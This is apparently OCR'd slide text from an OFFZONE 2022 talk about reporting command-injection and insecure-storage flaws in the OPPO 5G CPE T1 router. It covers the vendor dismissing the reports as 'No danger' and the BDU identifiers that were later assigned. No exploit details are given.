


2	Command injection in OPPO 5G CPE T1	No danger	$0	Ignored	2021-04-30 18:10:28
3	Insecure storage of sensitive data in OPPO 5G CP	No danger	$0	Ignored	2021-04-30 18:01:14
1	Publication of information on vulnerabilities in OPPO 5G CPE T1	No danger	$0	Ignored	2021-05-13 13:39:56

No danger?

Okay…

Interaction with the vendor



Description

Thanks for your submission. Unfortunately,Oppo T1 is no longer under maintenance. We fixed these problems in oppo T1a

Description

an RCE, because the router is directly connected to the LAN port, and the router is logged in to manage the operations of the background line (192.168.*.1)

Message Board

administrator 2021-05-19 06:25:12

Regarding the problem of RCE, we cannot reproduce it according to the way you provided. Even if we can reproduce the problem, it is still not an RCE, because it connects directly to the router thro ugh the LAN port and enters the operation carried out by the router management background

GKiguradze 2021-05-19 07:32:28

Okay. Then can I post information about this non-vulnerability?

Conclusions

BDU:2021-06036,
BDU:2021-06037,
BDU:2021-06038

One small mistake can lead to a complete collapse of security

Manufacturers still allow command injection

OFFZONE 2022

Thank you!

OFF
ZONE
2022